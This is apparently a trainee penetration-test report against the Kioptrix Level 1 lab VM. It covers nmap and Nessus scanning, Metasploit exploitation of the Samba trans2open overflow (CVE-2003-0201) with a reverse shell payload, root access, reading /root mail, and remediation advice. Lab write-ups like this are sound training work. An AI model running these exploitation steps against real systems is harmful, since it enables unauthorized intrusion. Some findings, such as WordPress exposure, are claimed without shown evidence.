CYART

inquiry@cyart.io

www.cyart.io

Capstone Project: VAPT Cycle

Date: November 12, 2025
Tools Used: Nmap, Nessus, nikto
Target Applications: Kioptrix VM

Introduction

This document outlines a complete Vulnerability Assessment and Penetration Testing (VAPT) cycle conducted against a Kioptrix Level 1 vulnerable machine (192.168.1.26). The engagement followed the Penetration Testing Execution Standard (PTES) methodology to identify, exploit, and document critical security vulnerabilities in a controlled environment.

In-Scope Targets:

- **Target IP**: 192.168.1.26
- **Applications:** Kioptrix Web Application, Various Network Services
- **Host System:** Kioptrix VM (192.168.1.26)
- **Testing Types:** Network, Web Application, Database Security

VAPT Activities Timeline:

Timestamp	Activity	Tool	Findings
2025-11-12 1:58	Network Scanning	Nmap	Identified 6 open ports including SSH, HTTP, Samba
2025-11-12 2:11	Web Vulnerability Scan	Nikto	Multiple critical web vulnerabilities discovered

Key Findings:

- Apache 1.3.20 with outdated mod_ssl/OpenSSL
- Samba service with anonymous access
- Multiple PHP backdoors
- WordPress configuration exposure

A. Network Assessment (Kioptrix VM)

Scanning Commands Used:


```
# Basic network discovery
nmap -sS -O 192.168.1.0/24

# Comprehensive service enumeration
nmap  -sV  192.168.1.26
```

The namp scan revealed several ports with open states including the SERVICE version’s of every services Running on the target machine.

MAC address: 00:0C:29:B4:0F:E5 (VMware)

Evidence:

Nmap Service Discovery



```
┌──(macson10㉿nightslayer)-[~]
└─$ nmap -sV 192.168.1.26
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 15:44 IST
Nmap scan report for 192.168.1.26
Host is up (0.00068s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:B4:0F:E5 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds
```

Phase 3: Exploitation

Timestamp	*Target IP*	*Vulnerability*	*PTES Phase*	*Result*
2025-11-12 12:25	192.168.1.26	Samba trans2open Overflow	Exploitation	Successful Root Access


Exploitation Steps:

1. Identified Samba 2.2.x service via enumeration
2. Used exploit/linux/samba/trans2open in Metasploit
3. Successfully obtained root shell access
4. Validated compromise through privilege verification

Phase 4: Post-Exploitation & Persistence

Compromise Validation:

- Gained root-level access (uid=0)
- Accessed sensitive directories (/root, /etc)
- Retrieved system information and proof files
- Confirmed complete system control



```
nfsnobody
root
cat john
cat root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: O

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...
```


Technical Findings & Evidence

Critical Vulnerabilities Exploited:

1. *Samba trans2open Buffer Overflow* (CVE-2003-0201)
   - Service: Samba smbd (port 139)
   - Impact: Remote code execution as root
   - Evidence: Successful meterpreter session establishment
2. *Apache/mod_ssl Vulnerabilities*
   - Multiple CVEs identified including buffer overflows
   - Outdated components with known exploits
3. *Web Application Security Issues*
   - PHP backdoor files allowing arbitrary file reading
   - WordPress configuration file exposure
   - Directory traversal vulnerabilities

Evidence:

Fig 1.1


Kali 2025 - VMware Workstation
File Edit View VM Tabs Help
Kioptrix Level 1
Kali 2025
1 2 3 4
19:11
Test Page for the Apache We
Not Secure http://192.168.29.131
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default DocumentRoot set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

The Apache documentation has been included with this distribution.


For documentation and information on Red Hat Linux, please visit the Red Hat, Inc. website. The manual for Red Hat Linux is available here.

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!

You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!

POWERED BY redhat LINUX
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
4 Upcoming Earnings
Search
ENG IN
07:11 PM 11-11-2025

Fig 1.2




Index of /manual

```
   Name                   Last modified      Size  Description

   Parent Directory       26-Sep-2009 09:51    -
   mod/                   26-Sep-2009 05:32    -
```

Apache/1.3.20 Server at 127.0.0.1 Port 80

Fig 1.3



User Manual


mod_ssl version 2.8

Ralf S. Engelschall
rse@engelschall.com
www.engelschall.com

next▶
Overview


Exploitation :

Fig 1.1: Metasploit configuration




```
msf > search trans2open

Matching Modules
================

   #  Name                                            Disclosure Date  Rank   Check  Description
   -  ----                                            ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                  2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                    2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce  .               .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .             .      .      .
```

Fig 1.2: Exploit module setup showing RHOST, payload configuration, and target parameters for Samba trans2open.




```
msf > 1
[-] Unknown command: 1. Run the help command for more details.
msf > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

Fig 1.3: Meterpreter session established with root privileges (uid=0) confirming complete system control.




```
msf exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.26
RHOSTS => 192.168.1.26
msf exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > set LHOSTS 192.168.1.25
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.1.25
msf exploit(linux/samba/trans2open) > set LHOST  192.168.1.25
LHOST => 192.168.1.25
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.26:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.26:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.26:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.26:139 - Trying return address 0xbffffafc...
[*] 192.168.1.26:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.26:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.26:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.26:139 - Trying return address 0xbffff6fc...
[*] 192.168.1.26:139 - Trying return address 0xbffff5fc...
[*] Command shell session 1 opened (192.168.1.25:4444 -> 192.168.1.26:32795) at 2025-11-12 16:29:52 +0530

[*] Command shell session 2 opened (192.168.1.25:4444 -> 192.168.1.26:32796) at 2025-11-12 16:29:52 +0530
[*] Command shell session 4 opened (192.168.1.25:4444 -> 192.168.1.26:32798) at 2025-11-12 16:29:59 +0530
```

Fig 1.4: System information retrieval showing compromised host details and privileged access confirmation.



```
For more info on a specific command, use <command> -h or help <command>.

ls
id
uid=0(root) gid=0(root) groups=99(nobody)
whoami
root
ls
pwd
/tmp
cd ..
ls
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var
```

Fig 1.5: ***Privilege Escalation Proof :*** *Directory listing of /root folder demonstrating unrestricted access to sensitive system areas.*



```
nfsnobody
root
cat john
cat root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: O

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...
```

Remediation Recommendations :


1. *Patch Samba Service*
   - Upgrade to latest Samba version
   - Apply security patches for CVE-2003-0201
2. *Web Server Hardening*
   - Update Apache to supported version
   - Upgrade OpenSSL and mod_ssl components
   - Remove all PHP backdoor files
3. *Service Configuration*
   - Disable anonymous SMB access
   - Implement proper access controls
   - Remove default test pages and manuals

Tools Utilized:

- **Nmap**: Network discovery and service enumeration
- **Sqlmap** : Automated SQL injection testing and exploitation
- **Nessus/OpenVAS**: Vulnerability scanning and assessment
- **Metasploit Framework**: Exploitation and post-exploitation
- **Burp Suite**: aWeb application penetration testing

Nessus Scan Findings:

Fig 1:Scan Result identified multiple vulnerablilities



Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	1
MIXED	...	...	...	33 Openbsd Openssh (Multiple Issues)	Misc.	33
MIXED	...	...	...	14 Apache Httpd (Multiple Issues)	Web Servers	28
MIXED	...	...	...	14 OpenSSL (Multiple Issues)	Web Servers	28
MIXED	...	...	...	10 Apache HTTP Server (Multiple Issues)	Web Servers	20
MIXED	...	...	...	5 Openbsd Openssh (Multiple Issues)	Gain a shell remotely	5
HIGH	7.5 *	5.5	0.571	mod_ssl ssl_util_uuencode_binary Remote Overflow	Web Servers	2
MIXED	...	...	...	16 SSL (Multiple Issues)	General	16
MIXED	...	...	...	3 Openbsd Openssh (Multiple Issues)	Denial of Service	3
